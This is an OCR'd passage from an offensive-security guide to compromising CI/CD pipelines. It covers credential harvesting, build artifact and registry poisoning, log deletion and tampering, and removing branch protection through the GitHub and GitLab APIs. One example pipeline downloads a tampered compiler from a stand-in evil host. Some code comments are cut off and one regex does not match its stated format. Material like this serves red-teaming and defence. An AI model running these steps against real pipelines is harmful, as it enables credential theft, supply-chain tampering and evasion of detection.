
- "The Credential Collector": An attacker can create a persistent script or process within the CI pipeline that continuously monitors the environment variables for changes or updates. This way, any new user credentials set within the pipeline can be collected and accessed by the attacker.

- "The Environment Variable Interceptor": Intercept the flow of environment variables within the CI pipeline to capture and extract user credentials. This method allows an attacker to gain unauthorized access to sensitive information without requiring direct access to the pipeline.

Awesome Commands per Tools with Syntax:

- `printenv`: Execute the `printenv` command within the CI pipeline to display all environment variables and their values.

Service Credentials



There are cases where the attacker can find service credentials, such as service-principal-names (SPN), shared-access-signature (SAS) tokens, and more, which could allow access to other services directly from the pipeline.

Commands for Enumeration:

- `grep -r "SPN\|SAS" .`: Use the `grep` command to search for occurrences of "SPN" or "SAS" within the current directory and its subdirectories. This command allows you to enumerate files and potentially find references to service credentials.

Regex for Finding User SPN:

- `(?:[A-Za-z0-9]+\\){3}[A-Za-z0-9]+`: This regex pattern matches the syntax of a service principal name (SPN). It typically follows the format of `service/host:port` and can be used to search for SPNs within files or configuration settings.

Methods for Credential Access:


- "Token Extraction": Identify areas within the CI pipeline where tokens or credentials are generated or used. Intercept these tokens during their creation or transmission and extract them for unauthorized access to other services directly from the pipeline.

- "Configuration File Scanning": Search for configuration files within the CI pipeline that may contain service credentials. Perform a comprehensive scan of these files to identify and extract SPNs, SAS tokens, or other service credentials.

Awesome Commands per Tools with Syntax:

- `grep -r "SPN\|SAS" .`: Execute the `grep` command with the appropriate flags and search patterns to scan files and directories for occurrences of "SPN" or "SAS".

Compromise build artifacts



As in other supply chain attacks, once the attacker has control of the CI pipelines, they can interfere with the build artifacts. This way, malicious code could be injected into the building materials before building is done, hence injecting the malicious functionality into the build artifacts.

Commands for Enumeration:

- `ls -la <build_directory>`: Use the `ls` command with the appropriate flags to list the files and directories in the specified build directory. This command helps you enumerate the build artifacts and identify potential targets for compromise.

Regex for Build Artifacts:


- `(.*\.jar|.*\.war|.*\.ear|.*\.zip)`: This regex pattern can be used to identify common build artifact file extensions such as JAR, WAR, EAR, and ZIP files. Adjust the pattern based on the specific file extensions used in your environment.

COPY

```
Example CI Pipelines with Misconfiguration:

1. Jenkins Pipeline:

```
pipeline {
    agent any
    stages {
        stage('Build') {
            steps {
                sh 'mvn clean install' // Potential misconfig
            }
        }
        stage('Deploy') {
```
```

```
                steps {
                    sh 'cp target/myapp.war /var/www/html' // Mis
                }
            }
        }
    }
```

Registry injection



If the pipeline is configured with a registry for the build artifacts, the attacker could infect the registry with malicious images, which later would be downloaded and executed by containers using this registry.

Commands for Enumeration:

- `docker images`: Use the `docker images` command to enumerate the images present in the local Docker registry. This command lists the images along with their tags and other relevant information.

Regex for Registry and Artifact:

- `.*`: A regex pattern of `.*` matches any string, which can be used to identify registry and artifact names that have been compromised. Adjust the pattern as needed based on your specific registry and artifact naming conventions.

Example CI Pipelines and Misconfigurations:

1. Docker-based CI Pipeline with Registry Misconfiguration:

```

stages:

- build

- push

build:

stage: build

script:
```

- docker build -t myapp:${CI_COMMIT_SHA} . # Misconfiguration where the image is built using an untrusted Dockerfile or without proper security checks


push:

stage: push

script:

- docker tag myapp:${CI_COMMIT_SHA} myregistry.com/myapp:${CI_COMMIT_SHA} # Misconfiguration where the malicious image is tagged and pushed to the registry

- docker push myregistry.com/myapp:${CI_COMMIT_SHA}

```

## Spread to deployment resources




If the pipeline is configured with access to deployment resources, then the attacker has the same access to these resources, allowing the
```

attacker to spread. This could result in code execution, data exfiltration and more, depending on the permissions granted to the pipelines.


Methods for Lateral Movement:

- "Spread to Deployment Resources": Once the attacker gains control of the CI pipeline, if the pipeline has access to deployment resources (e.g., cloud infrastructure, Kubernetes clusters, serverless platforms), the attacker can leverage these permissions to spread their influence. This could involve executing arbitrary code, exfiltrating data, or even gaining control over the deployment infrastructure.

COPY

````
Kubernetes CI/CD Pipeline Misconfiguration:

```
---
stages:
  - build
  - deploy

build:
  stage: build
  script:
    - docker build -t myapp:${CI_COMMIT_SHA} .
    # Build and push image to container registry

deploy:
  stage: deploy
  script:
    - kubectl apply -f deployment.yaml # Misconfiguration whe
```
````

Service logs manipulation



Enumeration:

- Check available log files and directories:

- `ls /var/log/`

- `ls /var/log/nginx/`

- Logs for Defense Evasion:

- Modify or delete log files:

- `rm /var/log/application.log`

- `echo "Malicious content" > /var/log/application.log`

- `sed –i 's/sensitive_data/replacement/g' /var/log/application.log`

Methods for Defense Evasion:


- Service Logs Manipulation: The attacker, running inside the environment (e.g., build pipelines), manipulates service logs to evade detection. By modifying or deleting logs, the attacker hinders defenders from observing the attack, making it difficult to identify and respond to the compromise. This technique aims to conceal the attacker's actions and prevent detection by log analysis.

Example Pipeline with Misconfiguration:

```

---

stages:

- build

- deploy

- cleanup

build:

stage: build

script:

- echo "Building the application"

# Perform build actions

deploy:

stage: deploy

script:
```

```
- echo "Deploying the application"

# Perform deployment actions

cleanup:

stage: cleanup

script:

- echo "Cleaning up the environment"

# Misconfiguration where the attacker manipulates service logs

- sed -i 's/sensitive_data/replacement/g' /var/log/application.log
```

Compilation manipulation



Changing the code on the fly – Changing the code right before the build process begins, without changing it in the repository and leaving traces in it.

Example Pipeline with Misconfiguration:


In the provided example pipeline, the misconfigured "prepare" stage includes a command that uses `sed` to replace occurrences of "old_code" with "malicious_code" in the `main.js` file. This modification happens just before the build process starts, allowing the attacker to inject their code without leaving traces in the repository.

COPY

```
---
stages:
  - prepare
  - build
  - deploy

prepare:
  stage: prepare
  script:
    - echo "Preparing the environment"
    # Misconfiguration where the attacker changes the code or
    - sed -i 's/old_code/malicious_code/g' main.js

build:
  stage: build
  script:
    - echo "Building the application"
    # Perform build actions

deploy:
  stage: deploy
  script:
    - echo "Deploying the application"
    # Perform deployment actions

---
stages:
```

```
  - prepare
  - build
  - deploy

prepare:
  stage: prepare
  script:
    - echo "Preparing the environment"
    # Misconfiguration where the attacker replaces the compil
    - curl -o compiler https://evil-compiler.com

build:
  stage: build
  script:
    - echo "Building the application"
    # Use the tampered compiler to build the code

deploy:
  stage: deploy
  script:
    - echo "Deploying the application"
    # Perform deployment actions
```

Reconfigure branch protections



Branch protection tools allow an organization to configure steps before a PR/commit is approved into a branch. Once an attacker has admin permissions, they may change these configurations and introduce code into the branch without any user intervention.

1. GitHub:

Using the GitHub REST API:

```

curl -X DELETE -H "Authorization: token YOUR_TOKEN"
https://api.github.com/repos/OWNER/REPO/branches/BRANCH/protection

```

Using the GitHub CLI:

```

gh api repos/OWNER/REPO/branches/BRANCH/protection -X DELETE

```

1. GitLab


Using the GitLab API:

```

curl -X DELETE -H "PRIVATE-TOKEN: YOUR_TOKEN" https://gitlab.com/api/v4/projects/PROJECT_ID/repository/branches/BRANCH/protected

```

Using the GitLab CLI:


```

gitlab protect unprotect --project PROJECT_ID BRANCH

```

DDoS




An adversary could use the compute resources they gained access to in order to execute distributed denial of services (DDoS) attacks on external targets.

Cryptocurrency mining



